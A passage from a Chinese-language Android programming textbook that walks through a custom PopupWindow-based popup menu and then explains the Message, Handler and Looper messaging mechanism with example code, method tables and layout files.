本文件中定义了 3 个标题栏的显示信息，都使用“popmenu_*”的形式表示。

【例 9-42】 定义标题栏显示内容的适配器——PopupMenuTitleAdapter.java

```
package org.lxh.demo;
import android.content.Context;
import android.graphics.drawable.ColorDrawable;
import android.view.Gravity;
import android.view.View;
import android.view.ViewGroup;
import android.widget.BaseAdapter;
import android.widget.TextView;
public class PopupMenuTitleAdapter extends BaseAdapter {
    private TextView menuTitle[] = null;                    //定义文字显示组件
    private int fontColor;                                  //文字颜色
    private int selectedColor;                              //选中颜色
    private int unSelectedColor;                            //未选中颜色
    public PopupMenuTitleAdapter(Context context, int[] titleIds,
            int fontColor, int fontSize, int selectedColor, int unSelectedColor) {
        this.fontColor = fontColor;
        this.selectedColor = selectedColor;
        this.unSelectedColor = unSelectedColor;
        this.menuTitle = new TextView[titleIds.length];
        for (int x = 0; x < titleIds.length; x++) {
            this.menuTitle[x] = new TextView(context);      //实例化组件
            this.menuTitle[x].setText(titleIds[x]);         //设置显示文字
            this.menuTitle[x].setTextSize(fontSize);        //设置文字大小
            this.menuTitle[x].setTextColor(fontColor);      //设置文本颜色
            this.menuTitle[x].setGravity(Gravity.CENTER); //居中对齐
            this.menuTitle[x].setPadding(10, 10, 10, 10);   //设置边距
        }
    }
    @Override
    public int getCount() {                                 //取得个数
        return this.menuTitle.length;
    }
    @Override
    public Object getItem(int position) {                   //取得每一项的信息
        return this.menuTitle[position];
    }
    @Override
    public long getItemId(int position) {                   //取得指定项的 ID
        return this.menuTitle[position].getId();
    }
    @Override
    public View getView(int position, View convertView, ViewGroup parent) {
        View view = null;                                   //定义 View 组件
```

```
            if (convertView == null) {                        //转换组件不存在
                  view = this.menuTitle[position];            //取出已有的组件
            } else {
                  view = convertView;                         //使用已有组件
            }
            return view;                                      //返回组件
      }
      public void setFocus(int index) {                       //选中时显示配置
            for (int x = 0; x < this.menuTitle.length; x++) {
                  if (x != index) {                           //不是选中的索引
                        this.menuTitle[x].setBackgroundDrawable(new ColorDrawable(
                                    this.unSelectedColor));   //设置没有选中的颜色
                        this.menuTitle[x].setTextColor(fontColor);   //设置没有选中项的字体颜色
                  }
            }
            this.menuTitle[index].setBackgroundColor(0x00);   //设置选中项的颜色
            this.menuTitle[index].setTextColor(this.selectedColor);  //设置选中项的字体颜色
      }
}
```

【例 9-43】 定义菜单项显示的适配器——PopupMenuBodyAdapter.java

```
package org.lxh.demo;
import android.content.Context;
import android.view.View;
import android.view.ViewGroup;
import android.widget.BaseAdapter;
import android.widget.ImageView;
public class PopupMenuBodyAdapter extends BaseAdapter {
      private ImageView[] menuImg = null;                     //保存所有图片资源
      public PopupMenuBodyAdapter(Context context, int[] picIds) {
            this.menuImg = new ImageView[picIds.length];      //开辟对象数组
            for (int x = 0; x < picIds.length; x++) {
                  this.menuImg[x] = new ImageView(context);   //定义每一个图片组件
                  this.menuImg[x].setImageResource(picIds[x]);  //设置显示图片
            }
      }
      @Override
      public int getCount() {                                 //取得个数
            return this.menuImg.length;
      }
      @Override
      public Object getItem(int position) {                   //取得每一项的信息
            return this.menuImg[position];
      }
      @Override
      public long getItemId(int position) {                   //取得指定项的 ID
            return this.menuImg[position].getId();
      }
      @Override
      public View getView(int position, View convertView,
                  ViewGroup parent) {                         //取得显示组件
```

```
        View view = null;                                   //定义 View 对象
        if (convertView == null) {                          //如果要转换的组件不存在
            view = this.menuImg[position];                  //取出已有的 ImageView
        } else {
            view = convertView;                             //存在，则直接使用已有组件
        }
        return view;                                        //返回组件
    }
}
```

两个适配器类编写完成之后，下面就需要定义弹出窗口组件，本程序的弹出菜单实际上是采用 PopupWindow 组件完成的，并在该组件上增加两个 GridView 组件。一个用于表示标题；一个用于表示菜单体。而如果采用单独定义 PopupWindow 组件，而后再单独向里面增加 GridView 的方式比较复杂，所以现在自定义一个新的组件类——PopupMenu 类，此类继承 PopupWindow 组件，并添加用户自己定义的子组件。

【例 9-44】 定义新的组件类——PopupMenu.java

```
package org.lxh.demo;
import android.content.Context;
import android.graphics.Color;
import android.graphics.drawable.ColorDrawable;
import android.view.Gravity;
import android.widget.AdapterView.OnItemClickListener;
import android.widget.GridView;
import android.widget.ImageView;
import android.widget.LinearLayout;
import android.widget.LinearLayout.LayoutParams;
import android.widget.PopupWindow;
public class PopupMenu extends PopupWindow {                //继承 PopupWindow
    private GridView popTitle;                              //弹出标题
    private GridView popBody;                               //弹出菜单项
    private PopupMenuTitleAdapter titleAdapter = null;      //标题适配器
    private LinearLayout layout = null;                     //线性布局
    public PopupMenu(Context context,
            int titleIds[],                                 //文字 ID
            int backgroudColor,                             //背景颜色
            OnItemClickListener titleCallback,              //标题选中事件
            OnItemClickListener bodyCallback) {             //菜单项选中事件
        super(context);                                     //调用父类构造
        this.titleAdapter = new PopupMenuTitleAdapter(context, titleIds,
                0xFF222222, 16, Color.LTGRAY, Color.WHITE);//定义标题适配器
        this.layout = new LinearLayout(context);            //建立布局管理器
        this.layout.setOrientation(LinearLayout.VERTICAL);  //组件垂直摆放
        this.popTitle = new GridView(context);              //定义 GridView 显示标题
        this.popTitle.setLayoutParams(new LayoutParams(
                LayoutParams.FILL_PARENT,
                LayoutParams.WRAP_CONTENT));                //设置组件布局参数
        this.popTitle.setNumColumns(titleIds.length);       //设置每行显示数据的个数
        this.popTitle.setHorizontalSpacing(1);              //水平间距为 1
        this.popTitle.setVerticalSpacing(1);                //垂直间距为 1
        this.popTitle.setGravity(Gravity.CENTER);           //居中显示
```

```
        this.popTitle.setStretchMode(GridView.STRETCH_COLUMN_WIDTH);//拉伸列宽
        this.popTitle.setAdapter(this.titleAdapter);              //设置适配器
        this.popTitle.setOnItemClickListener(titleCallback);       //设置事件监听
        this.popBody = new GridView(context);                      //弹出菜单项
        this.popBody.setLayoutParams(new LayoutParams(
                LayoutParams.FILL_PARENT,
                LayoutParams.WRAP_CONTENT));                       //定义布局参数
        this.popBody.setSelector(
                new ColorDrawable(Color.TRANSPARENT));             //选中时为透明色
        this.popBody.setNumColumns(5);                             //每行显示 5 个选项
        this.popBody.setHorizontalSpacing(1);                      //水平间距为 1
        this.popBody.setVerticalSpacing(1);                        //垂直间距为 1
        this.popBody.setPadding(10, 10, 10, 10);                   //设置间距
        this.popBody.setGravity(Gravity.CENTER);                   //居中显示
        this.popBody.setStretchMode(GridView.STRETCH_COLUMN_WIDTH);//拉伸列宽
        this.popBody.setOnItemClickListener(bodyCallback);         //设置事件监听
        this.layout.addView(this.popTitle);                        //增加组件
        this.layout.addView(this.popBody);                         //增加组件
        super.setContentView(this.layout);                         //增加显示组件
        super.setWidth(LayoutParams.FILL_PARENT);                  //设置显示宽度
        super.setHeight(LayoutParams.WRAP_CONTENT);                //设置显示高度
        super.setBackgroundDrawable(
                new ColorDrawable(backgroudColor));                //设置背景颜色
        super.setFocusable(true);                                  //获得焦点
    }
    public void setPopTitleSelected(int position) {                //选中标题操作
        this.popTitle.setSelection(position);                      //设置选中索引
        this.titleAdapter.setFocus(position);                      //设置焦点
    }
    public void setPopBodySelected(int position, int selectedColor) {   //设置选中项
        int count = this.popBody.getChildCount();                  //取得所有选项的个数
        for (int x = 0; x < count; x++) {
            if (x != position) {                                   //没有选中
                ImageView img = (ImageView) this.popBody.getChildAt(position);
                img.setBackgroundColor(Color.TRANSPARENT); //设置背景为透明色
            }
        }
        ImageView img = (ImageView) this.popBody.getChildAt(position);
        img.setBackgroundColor(selectedColor);                     //设置背景颜色
    }
    public void setPopmenuBodyAdapter(PopupMenuBodyAdapter adapter) {
        this.popBody.setAdapter(adapter);                          //设置菜单项适配器
    }
}
```

本程序完成了一个新的组件类——PopupMenu，此类直接继承 PopupWindow，之后在此类中通过传递各个显示组件，配置弹出菜单的标题和菜单项的内容，所有的资源利用两个适配器分别进行内容的设置，并保存在 PopupWindow 组件的布局管理器中，而后在此类中又定义了以下 3 个方法。

☑ setPopTitleSelected()：当一个指定标题被选中之后定义选中的标题以确定选中标题的

颜色。

☑ setPopBodySelected()：当一个选项被选中时，设置选项的底色。

☑ setPopmenuBodyAdapter()：设置一个标题选中之后所有的菜单项信息。

本程序完成之后，基本的弹出菜单组件就算完成了，而下面就可以在之前的 ActivityGroup 程序中加入这样的菜单项，下面只给出 MyActivityGroupProjectDemo.java 程序的修改部分代码。

（1）增加定义的属性，以显示标题和菜单项。

```
private int commonItemIds[] = new int[] { R.drawable.common_account,
        R.drawable.common_addmark, R.drawable.common_download,
        R.drawable.common_fullscreen, R.drawable.common_history,
        R.drawable.common_night, R.drawable.common_refresh,
        R.drawable.common_exit };                              //通用菜单项
private int setItemIds[] = new int[] { R.drawable.set_system,
        R.drawable.set_button, R.drawable.set_mode, R.drawable.set_nophoto,
        R.drawable.set_rotation, R.drawable.set_scroll,
        R.drawable.set_skin, R.drawable.set_time };            //设置菜单项
private int toolItemIds[] = new int[] { R.drawable.tool_back,
        R.drawable.tool_copy, R.drawable.tool_file, R.drawable.tool_help,
        R.drawable.tool_report, R.drawable.tool_save,
        R.drawable.tool_share };                               //设置工具菜单项
private int titleIds[] = new int[] { R.string.popmenu_common,
        R.string.popmenu_set, R.string.popmenu_tool };         //工具栏标题
private PopupMenu popMenu = null ;                             //定义弹出菜单
private boolean isShow = false ;                               //是否显示弹出菜单
private PopupMenuBodyAdapter commonAdapter = null ;            //通用菜单适配器
private PopupMenuBodyAdapter setAdapter = null ;               //设置菜单适配器
private PopupMenuBodyAdapter toolAdapter = null ;              //工具菜单适配器
```

本程序首先将所有弹出菜单所需要的资源项和菜单项的 ID 在程序中定义，而后又分别定义了 3 个弹出菜单的适配器对象，用于进行菜单项的填充。

（2）修改 onCreate()方法，增加弹出菜单项的配置。

```
this.popMenu = new PopupMenu(this, this.titleIds, 0x55123456,
        new PopupTitleOnItemClickListenerCallback(),
        new PopupBodyOnItemClickListenerCallback());           //实例化组件
this.commonAdapter = new PopupMenuBodyAdapter(this,
        this.commonItemIds);                                   //实例化适配器
this.setAdapter = new PopupMenuBodyAdapter(this,
        this.setItemIds);                                      //实例化适配器
this.toolAdapter = new PopupMenuBodyAdapter(this,
        this.toolItemIds);                                     //实例化适配器
this.popMenu.setPopTitleSelected(0) ;                          //默认选中的标题项
this.popMenu.setPopmenuBodyAdapter(this.commonAdapter) ;       //设置现实数据的适配器
this.popMenu.update() ;                                        //更新组件
```

在 onCreate()方法中，分别将 PopupMenu 和 PopupMenuBodyAdapter 的 3 个对象进行实例化，并且默认选中第一个标题，另外，配置好指定的菜单适配器对象。

（3）修改 switchActivity()方法，增加显示菜单项的功能。

```
case 3:                                                        //弹出窗口
    this.showPopupMenu() ;
    break;
```



本程序在 switch 中增加了新的选项，此选项会调用 showPopupMenu()方法，以显示弹出菜单项。

（4）在 MyActivityGroupProjectDemo.java 类中增加新的方法——showPopupMenu()。

```
private void showPopupMenu() {
    if (this.isShow) {                                              //已经显示菜单
        this.popMenu.dismiss() ;                                    //隐藏菜单
        this.isShow = false ;                                       //修改标志位
    } else {                                                        //未显示菜单
        this.popMenu.showAtLocation(
                MyActivityGroupProjectDemo.this.gridviewToolbar,
                Gravity.BOTTOM, 0,this.height);                     //显示弹出窗口
        this.isShow = true ;                                        //修改标志位
    }
}
```

本方法主要用于配置弹出菜单的显示与隐藏，并且在弹出菜单时指定弹出菜单的显示位置。

（5）增加菜单项事件处理类——PopupBodyOnItemClickListenerCallback。

```
private class PopupBodyOnItemClickListenerCallback implements
        OnItemClickListener {
    @Override
    public void onItemClick(AdapterView<?> parent, View view, int position,
            long id) {
        MyActivityGroupProjectDemo.this.popMenu.setPopBodySelected(
                position, Color.GRAY);                              //默认选中菜单项
        Toast.makeText(MyActivityGroupProjectDemo.this,
                "执行选项 - " + position, 500).show();              //设置提示信息
    }
}
```

本程序在用户选中某一个菜单项之后触发，并且在选中之后设置了菜单项的背景颜色，以与其他菜单加以区分。

（6）增加菜单标题事件处理类——PopupTitleOnItemClickListenerCallback。

```
private class PopupTitleOnItemClickListenerCallback implements
        OnItemClickListener {
    @Override
    public void onItemClick(AdapterView<?> parent, View view, int position,
            long id) {
        MyActivityGroupProjectDemo.this.popMenu
                .setPopTitleSelected(position);                     //设置选中的菜单项
        switch (position) {
        case 0:                                                     //设置菜单项适配器
            MyActivityGroupProjectDemo.this.popMenu
                    .setPopmenuBodyAdapter(
                            MyActivityGroupProjectDemo.this.commonAdapter);
            break;
        case 1:                                                     //设置菜单项适配器
            MyActivityGroupProjectDemo.this.popMenu
                    .setPopmenuBodyAdapter(
                            MyActivityGroupProjectDemo.this.setAdapter);
            break;
```

```
            case 2:                                            //设置菜单项适配器
                MyActivityGroupProjectDemo.this.popMenu
                        .setPopmenuBodyAdapter(
                                MyActivityGroupProjectDemo.this.toolAdapter);
                break;
            }
        }
}
```

本方法的主要功能是在用户选中某一个菜单标题之后，设置菜单中显示的菜单项，而最终本程序的运行效果与图 9-29 一致。

9.5 消 息 机 制

在 Android 操作系统中存在着消息队列的操作，用消息队列可以完成主线程和子线程之间的消息传递，要想完成这些线程的消息操作，则需要使用 Looper、Message 和 Handler 类，这 3 个类的关系如图 9-31 所示。




图 9-31 3 个类的关系

从图 9-31 中可以发现，Looper 本身提供的就是一个消息队列的集合，而每个消息都可以通过 Handler 增加和取出，而操作 Handler 的对象就是主线程（UI Thread）和子线程。

提示

关于 Looper、Message 和 Handler 的另一种解释。

如果把 Looper 比喻成一个正在排队买票的队伍，那么每一个排队的人就是一个 Message，而一个维护队伍的管理员就相当于是一个 Handler，管理员负责通知队外的人进到队列之中等待，也负责通知队列中的人离开队伍。

这 3 个操作类都在 android.os 包中定义，下面依次讲解其具体作用，并且通过实际的程序进行说明。

9.5.1 消息类：Message

android.os.Message 的主要功能是进行消息的封装，同时可以指定消息的操作形式，Message 类定义的变量及常用方法如表 9-14 所示。



表 9-14　Message 类定义的变量及常用方法

No.	变量或方法	类　　型	描　　述
1	public int what	变量	用于定义此 Message 属于何种操作
2	public Object obj	变量	用于定义此 Message 传递的信息数据
3	public int arg1	变量	传递一些整型数据时使用，一般很少使用
4	public int arg2	变量	传递一些整型数据时使用，一般很少使用
5	public Handler getTarget()	普通	取得操作此消息的 Handler 对象

在 Message 类中，使用最多的是 what 和 obj 两个变量，往往会通过 what 变量指明一个 Message 所携带的是何种信息，而通过 obj 传递信息。

9.5.2　消息操作类：Handler

Message 对象封装了所有的消息，而这些消息的操作需要 android.os.Handler 类完成，Handler 类所定义的常用方法如表 9-15 所示。

表 9-15　Handler 类的常用操作方法

No.	方　　法	类　　型	描　　述
1	public Handler()	构造	创建一个新的 Handler 实例
2	public Handler(Looper looper)	构造	使用指定的队列创建一个新的 Handler 实例
3	public final Message obtainMessage(int what, Object obj)	普通	获得一个 Message 对象
4	public final Message obtainMessage(int what, int arg1, int arg2, Object obj)	普通	获得一个 Message 对象
5	public void handleMessage(Message msg)	普通	处理消息的方法，子类要覆写此方法
6	public final boolean hasMessages(int what)	普通	判断是否有指定的 Message
7	public final boolean hasMessages(int what, Object object)	普通	判断是否有指定的 Message
8	public final void removeMessages(int what)	普通	删除指定的 Message
9	public final void removeMessages(int what, Object object)	普通	删除指定的 Message
10	public final boolean sendEmptyMessage(int what)	普通	发送一个空消息
11	public final boolean sendEmptyMessageAtTime(int what, long uptimeMillis)	普通	在指定的日期时间发送消息
12	public final boolean sendEmptyMessageDelayed(int what, long delayMillis)	普通	等待指定的时间之后发送消息
13	public final boolean sendMessage(Message msg)	普通	发送消息

可以发现，表 9-14 中所列出的方法都是用于操作 Message 的，可以向队列中添加 Message，也可以从队列中删除指定的 Message，下面通过一个具体的程序来观察 Handler 与 Message 的操作。

本程序将完成一个数据的自动增长操作，每过一秒之后，由主线程（UI 线程）向子线程发

送更新的消息，子线程根据指定的消息类型进行操作。

【例 9-45】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //此布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //此布局管理器高度为屏幕高度
    <TextView                                              //定义文本显示组件
        android:id="@+id/info"                             //组件 ID，程序中使用
        android:layout_width="fill_parent"                 //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />            //组件高度为文字高度
</LinearLayout>
```

【例 9-46】 定义 Activity 程序，通过 Timer 类完成定时更新

```
package org.lxh.demo;
import java.util.Timer;
import java.util.TimerTask;
import android.app.Activity;
import android.os.Bundle;
import android.os.Handler;
import android.os.Message;
import android.widget.TextView;
public class MyMessageDemo extends Activity {
    private static int count = 0;                          //定义全局变量
    public static final int SET = 1 ;                      //设置一个 what 标记
    private Handler myHandler = new Handler() {            //定义 Handler 对象
        @Override
        public void handleMessage(android.os.Message msg) { //覆写此方法
            switch (msg.what) {                            //判断操作类型
            case SET:                                      //为设置文本操作
                MyMessageDemo.this.info.setText("MLDN - " + count++);
            }
        }
    };
    private TextView info = null;                          //文本显示组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
        this.info = (TextView) super.findViewById(R.id.info);
        Timer timer = new Timer();                         //定义调度器
        timer.schedule(new MyTask(), 0, 1000);             //立即开始，每隔 1 秒增长
    }
    private class MyTask extends TimerTask {               //定义定时调度的具体实现类
        @Override
        public void run() {                                //启动线程
            Message msg = new Message();                   //定义 Message
            msg.what = SET ;                               //操作为设置显示文字
```

```
                MyMessageDemo.this.myHandler.sendMessage(msg);    //发送消息到子线程
            }
        }
}
```

在本程序中采用定时器实现文本的显示更新，在 MyTask 类中的 run()方法里，通过定义的 Handler 对象发送要传递的消息，此处发送的只是一个 what，主要目的是告诉 Handler 消息的处理类型，而 Handler 对象接收消息之后，将修改全局变量 count 的内容，并将更新后的文本设置到文本显示组件中，程序的运行效果如图 9-32 所示。




图 9-32　自动更新文本

9.5.3　消息通道：Looper

在使用 Handler 处理 Message 时，都需要依靠一个 Looper 通道完成，当用户取得一个 Handler 对象时，实际上都是通过 Looper 完成的。在一个 Activity 类中，会自动帮助用户启动 Looper 对象，而若是在一个用户自定义的类中，则需要用户手工调用 Looper 类中的若干方法，之后才可以正常启动 Looper 对象。Looper 类的常用方法如表 9-16 所示。

表 9-16　Looper 类的常用方法

No.	方 法 名 称	类　型	描　述
1	public static final synchronized Looper getMainLooper()	普通	取得主线程
2	public static final Looper myLooper()	普通	返回当前的线程
3	public static final void prepare()	普通	初始化 Looper 对象
4	public static final void prepareMainLooper()	普通	初始化主线程 Looper 对象
5	public void quit()	普通	消息队列结束时调用
6	public static final void loop()	普通	启动消息队列

因为 Looper 的使用较为复杂，所以下面先通过一个简单的程序，观察 Looper 与 Handler 和 Message 之间的关系。

【例 9-47】 定义布局文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                               //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                          //所有组件垂直摆放
    android:layout_width="fill_parent"                      //此布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                    //此布局管理器高度为屏幕高度
    <TextView                                               //文本显示组件
        android:id="@+id/info"                              //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />             //组件高度为屏幕高度
    <Button                                                 //定义按钮
        android:id="@+id/but"                               //组件 ID，程序中使用
        android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
        android:layout_height="wrap_content"                //组件高度为文字高度
```

```
            android:text="启动" />                              //默认显示文字
</LinearLayout>
```

在此布局文件中，只定义了一个文本显示组件和一个按钮，当用户单击按钮之后会触发单击事件，将 Message 发送到 Handler 中处理，并在文本显示组件中显示接收到的信息。

【例 9-48】 定义 Activity 程序，完成处理


```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.os.Handler;
import android.os.Looper;
import android.os.Message;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyLoopDemo extends Activity {
    private TextView info;                                  //定义文本显示组件
    private Button but;                                     //定义按钮组件
    private static final int SET = 1 ;                      //what 操作码
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                //调用布局文件
        this.info = (TextView) super.findViewById(R.id.info);   //取得组件
        this.but = (Button) super.findViewById(R.id.but);   //取得组件
        this.but.setOnClickListener(new OnClickListenerImpl());  //设置单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            switch (view.getId()) {                         //判断操作的组件 ID
            case R.id.but:                                  //表示按钮操作
                Looper looper = Looper.myLooper();          //取得当前的线程
                MyHandler myHandler = new MyHandler(looper);    //构造一个 Handler
                myHandler.removeMessages(0) ;               //清空所有的消息队列
                String data = "魔乐科技软件学院（MLDN）";    //设置要发送的数据
                Message msg = myHandler.obtainMessage(SET, 1, 1, data);
                myHandler.sendMessage(msg);                 //发送消息
                break;
            }
        }
    }
    private class MyHandler extends Handler {
        public MyHandler(Looper looper) {                   //接收 Looper
            super(looper);                                  //调用父类构造
        }
        @Override
        public void handleMessage(Message msg) {            //处理消息
            switch (msg.what) {                             //判断操作形式
            case 1:
```

```
                MyLoopDemo.this.info.setText(msg.obj.toString());   //设置文本内容
            }
        }
    }
}
```

在本程序的按钮单击事件中，首先通过 Looper.myLooper()方法取得当前的线程对象，随后将此 Looper 对象与 Handler 对象连接起来，并进行消息的发送，本程序的运行效果如图 9-33 所示。



图 9-33　Looper 操作



提问：以上代码不使用 Looper 也可以完成？

9.5.2 节的程序中直接使用 Handler 和 Message 也可以完成消息的发送，而且通过本节的代码，也无法发现 Looper 的作用，如果现在将代码修改如下：

【例 9-49】 修改 MyHandler 类的定义

```
private class MyHandler extends Handler {
    @Override
    public void handleMessage(Message msg) { //处理消息
        switch (msg.what) { //判断操作形式
        case 1:
        MyLoopDemo.this.info.setText(msg.obj.toString());
        }
    }
}
```

【例 9-50】 修改按钮单击事件操作

```
public void onClick(View v) {
    switch (v.getId()) {
    case R.id.but:
        MyHandler myHandler = new MyHandler();
        myHandler.removeMessages(0) ;
        String data = "魔乐科技软件学院（MLDN）";
        Message msg = myHandler.obtainMessage(SET, 1, 1, data);
        myHandler.sendMessage(msg);
        break;
    }
}
```

程序运行之后也可以发送消息，那为什么还要使用 Looper 呢？这样是不是太麻烦了。

回答：所修改的代码为简便写法。

因为现在是由 Activity 直接发送消息的，所以在 Handler 的子类中会自动帮助用户创建好要操作的 Looper 对象，而在例 9-49 中所编写的代码只是将 Looper 类的对象的操作流程编写清楚，但从实际来讲效果都是一样的。如果要想更清楚地理解 Looper 的处理，则可以继续研究下面的程序。

之前的程序都是由系统为用户提供的 Looper 对象完成操作，如果用户使用的是一个自定义的线程类，就要由用户自己进行 Looper 对象的维护操作了。下面通过程序演示如何在自定义的线程类中启动 Looper。

下面的程序将定义两个类：一个是主线程的操作类 MyThreadDemo；一个是子线程操作的内部类 ChildThread，所有主线程接收到的信息都将在文本框中进行显示，而所有子进程接收到的信息将采用系统输出方式显示。

【例 9-51】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                             //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                        //所有组件垂直摆放
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
    <TextView                                             //文本显示组件
        android:layout_width="fill_parent"                //组件宽度为屏幕宽度
        android:layout_height="wrap_content"              //组件高度为文字高度
        android:id="@+id/msg"                             //组件 ID，程序中使用
        android:text="等待子线程发送消息。"/>              //默认显示文字
    <Button                                               //按钮组件
        android:layout_width="fill_parent"                //组件宽度为屏幕宽度
        android:layout_height="wrap_content"              //组件高度为文字高度
        android:id="@+id/but"                             //组件 ID，程序中使用
        android:text="交互"/>                              //默认显示文字
</LinearLayout>
```


本布局管理器中定义了文本显示组件，用于显示主线程接收到的信息，当单击按钮时，主线程将向子线程中发送消息。

【例 9-52】 定义 Activity 操作类（程序代码采用分段列出形式进行解释）

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.os.Handler;
import android.os.Looper;
import android.os.Message;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyThreadDemo extends Activity {
    public static final int SETMAIN = 1;                  //设置一个 what 标记
    public static final int SETCHILD = 2;                 //设置一个 what 标记
    private Handler mainHandler, childHandler;            //定义 Handler 对象
    private TextView msg;                                 //文本显示组件
    private Button but;                                   //按钮组件
```

在本程序中最重要的定义就是两个 Handler 对象：一个表示主线程中操作的 Handler（mainHandler）；另外一个表示子线程操作的 Handler（childHandler）。

```
class ChildThread implements Runnable {                   //子线程类
    @Override
```



```
    public void run() {
        Looper.prepare();                                   //初始化 Looper
        MyThreadDemo.this.childHandler = new Handler() {
            public void handleMessage(Message msg) {
                switch (msg.what) {                         //判断 what 操作
                case SETCHILD:                              //主线程发送给子线程的信息
                    System.out.println("*** Main Child Message : "
                            + msg.obj);                     //打印消息
                    Message toMain = MyThreadDemo.this.mainHandler
                            .obtainMessage();               //创建 Message
                    toMain.obj = "\n\n[B] 这是子线程发给主线程的信息："
                            + super.getLooper().getThread()
                                .getName();                 //设置显示文字
                    toMain.what = SETMAIN;                  //设置主线程操作的状态码
                    MyThreadDemo.this.mainHandler.sendMessage(toMain); //发送消息
                    break;
                }
            }
        };
        Looper.loop();                                      //启动该线程的消息队列
    }
}
```

本程序是一个自定义的线程类，此类实现了 Runnable 接口，并且在 run()方法中，采用匿名内部类的形式实例化了 childHandler 类的对象。在 handleMessage()方法中进行消息处理时，首先判断消息的类型（如果为 SETCHILD，则表示由主线程发消息给子线程），之后将此消息进行输出，随后又使用 mainHandler 向主线程发送一个消息。在本段程序中，最重要的部分就是 Looper 对象操作的 prepare()和 loop()方法，如果没有这两个方法，将无法通过子线程创建 Looper，也就无法由子线程发送消息给主线程。

```
@Override
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    super.setContentView(R.layout.main);                    //调用布局文件
    this.msg = (TextView) super.findViewById(R.id.msg);     //取得组件
    this.but = (Button) super.findViewById(R.id.but);       //取得按钮
    this.mainHandler = new Handler() {                      //主线程的 Handler 对象
        public void handleMessage(Message msg) {            //消息处理
            switch (msg.what) {                             //判断 Message 类型
            case SETMAIN:                                   //设置主线程的操作类
                MyThreadDemo.this.msg.setText("主线程接收数据："
                        + msg.obj.toString());              //设置文本内容
                break;
            }
        }
    };
    new Thread(new ChildThread(), "Child Thread").start();  //启动子线程
    this.but.setOnClickListener(new OnClickListenerImpl()) ; //单击事件操作
}
```

```
private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
